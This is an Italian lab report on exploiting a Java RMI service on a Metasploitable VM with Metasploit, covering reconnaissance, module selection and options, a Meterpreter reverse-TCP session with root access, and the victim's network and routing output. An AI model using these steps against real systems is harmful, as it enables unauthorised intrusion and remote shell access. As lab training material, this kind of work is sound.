

## L7 E5 - Hacking con Metasploit


### Relazione sull'Esercizio di Exploitation di Java RMI su Metasploitable

#### Obiettivo:

L'obiettivo dell'esercizio è quello di sfruttare la vulnerabilità di un servizio Java RMI sulla porta 1099 della macchina Metasploitable al fine di ottenere una sessione di Meterpreter tramite l'utilizzo di Metasploit. In fine quello di raccogliere informazioni sulla configurazione di rete e la tabella routing della macchina target.

#### 1. Configurazione di rete e verifica

- Kali: 192.168.1.111



```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e3:23:a0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fd00::fe8e:56f2:fcf3:437d/64 scope global dynamic noprefixroute
        valid_lft 86396sec preferred_lft 14396sec
    inet6 fe80::c1e6:40d4:abc8:9ede/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

- Metasploitable: 192.168.1.112

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:4a:b7:b1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fe4a:b7b1/64 scope link
        valid_lft forever preferred_lft forever
```

Una volta settata la rete ho verificato che le macchine si trovassero nella stessa subnet e la connettività tra esse.

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:e3:23:a0, IPv4: 192.168.11.111
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.11.112 08:00:27:4a:b7:b1 (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.893 seconds (135.24 hosts/sec). 1 responded

(kali㉿kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.76 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=10.2 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=7.82 ms
^C
— 192.168.11.112 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.758/6.589/10.192/3.551 ms
```

Ho scansionato la porta 1099 per verificare il servizio

```
(kali㉿kali)-[~]
$ nmap -A -p 1099 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-20 10:49 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
or specify valid servers with --dns-servers
Nmap scan report for 192.168.11.112
Host is up (0.0052s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.02 seconds
```

## 2. Avvio di metasploit e ricerca dell' exploit

Ho avviato MSFconsole tramite terminale e tramite il comando **search java\_rmi** ho cercato l' exploit.

```
msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/gather/java_rmi_registry        .              normal  No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15     excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
2  \ target: Generic (Java Payload)          .              .      .      .
3  \ target: Windows x86 (Native Payload)    .              .      .      .
4  \ target: Linux x86 (Native Payload)       .              .      .      .
5  \ target: Mac OS X PPC (Native Payload)   .              .      .      .
6  \ target: Mac OS X x86 (Native Payload)   .              .      .      .
7  auxiliary/scanner/misc/java_rmi_server    2011-10-15     normal  No     Java RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31     excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation
```

La ricerca mi dava otto risultati contenenti la parola chiave java\_rmi. Analizzandoli ho scartato gli ausiliari e quindi ne rimanevano solo due. Leggendo quindi la descrizione dei due exploit ho scartato quella che faceva riferimento al browser.

Ho scelto quindi di utilizzare il generico [exploit/multi/misc/java\\_rmi\\_server](#)

Questo l'exploit è progettato per sfruttare una vulnerabilità presente nei servizi Java **Remote Method Invocation** (Java RMI). Questo servizio consente a un'applicazione Java di eseguire metodi remoti su oggetti situati su una macchina differente. Consentendo a un attaccante di iniettare codice arbitrario e ottenere l'esecuzione di comandi sulla macchina remota.

### 3. Settaggio exploit

Tramite la show options ho verificato le required dell'exploit e ho inserito le informazioni che richiedeva per essere avviato efficientemente.

In questo caso chiedeva l'IP della macchina target: **set RHOSTS 192.168.11.112**

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


```

Segue →

#### 4. Avvio Exploit

Settato l'exploit con le required che necessitava, gli ho dato il comando **exploit** per avviarlo.

Il risultato è stato ottenere una sessione remota Metarpreter.

Attraverso il comando **getuid** ho verificato che avessi i privilegi da root

```
meterpreter > getuid  
Server username: root
```

A questo punto tramite il comando **ipconfig** ho ottenuto la configurazione di rete e tramite il comando **route** le informazioni sulla tabella di routing della macchina vittima.

```
meterpreter > ipconfig  
  
Interface 1  
=====
```

Name	: lo - lo
Hardware MAC	: 00:00:00:00:00:00
IPv4 Address	: 127.0.0.1
IPv4 Netmask	: 255.0.0.0
IPv6 Address	: ::1
IPv6 Netmask	: ::

```
Interface 2  
=====
```

Name	: eth0 - eth0
Hardware MAC	: 00:00:00:00:00:00
IPv4 Address	: 192.168.11.112
IPv4 Netmask	: 255.255.255.0
IPv6 Address	: fe80::a00:27ff:fe4a:b7b1
IPv6 Netmask	: ::

```
meterpreter > route  
  
IPv4 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```
IPv6 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe4a:b7b1	::	::		

```
meterpreter > 
```